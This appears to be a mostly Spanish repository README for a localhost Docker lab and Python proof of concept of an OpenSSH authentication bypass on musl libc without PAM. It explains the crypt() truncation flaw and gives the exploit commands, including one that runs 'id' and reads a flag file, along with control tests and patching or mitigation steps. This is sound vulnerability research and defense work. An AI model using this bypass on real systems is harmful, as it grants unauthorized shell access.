 pablocerdeira1/cve-2026-123158
Reproducible Docker lab and Python PoC for the OpenSSH musl libc authentication bypass (CVE-2026-123158), with vulnerable and glibc/PAM control targets.

Laboratorio reproducible y PoC del bypass de autenticación de OpenSSH sobre
musl libc sin PAM. sshd acepta cualquier contraseña de 257..1024 bytes
en cuentas cuyo campo de /etc/shadow es *: musl devuelve "*" cuando
crypt() recibe más de 256 bytes y sshd lo compara con el "*" almacenado.
Corregido en OpenSSH 10.6p2. No afecta a glibc ni a sistemas que usan PAM.
⚠️ Solo para tu propio laboratorio o sistemas con autorización explícita de auditoría. Los objetivos escuchan únicamente en
127.0.0.1. No lo expongas a ninguna red.
alpine-musl/    objetivo vulnerable: OpenSSH compilado contra musl, sin PAM
debian-glibc/   control: glibc + PAM (no debe ser explotable)
docker-compose.yml
exploit.py      PoC: cebado + contraseña larga en la misma conexión -> shell
docker compose up -d --build
sudo apt install -y python3-paramiko          # o: pip install paramiko


python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257
Cuentas creadas en ambos objetivos:
victima — campo * en shadow (objetivo del ataque).bob — contraseña real con hash $6$ (de ahí roba la sal el salto).Comprobaciones:
# debe entrar (vulnerable):
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257 --cmd "id; cat /home/victima/flag.txt"
# debe fallar (control glibc+PAM):
python3 exploit.py -i 127.0.0.1 -p 2223 -u victima -l 257
# debe fallar (fuera del rango 257..1024):
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 256
OPENSSH_VERSION: "10.6p2" en docker-compose.yml y reconstruye.$6$: quita a bob del Dockerfile → pick_salt() cae a DES → ya no entra.! en vez de * en victima → no entra.Vulnerable solo si se cumplen todas: musl libc, sshd sin PAM, OpenSSH < 10.6p2,
PasswordAuthentication yes, una cuenta con * y otra con hash $5$/$6$, y el
puerto SSH accesible. En Alpine varias vienen por defecto.
apk upgrade openssh && rc-service sshd restart   # el update no reinicia sshd solo
# o, si no se puede actualizar:
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf && rc-service sshd restart
docker compose down --rmi local






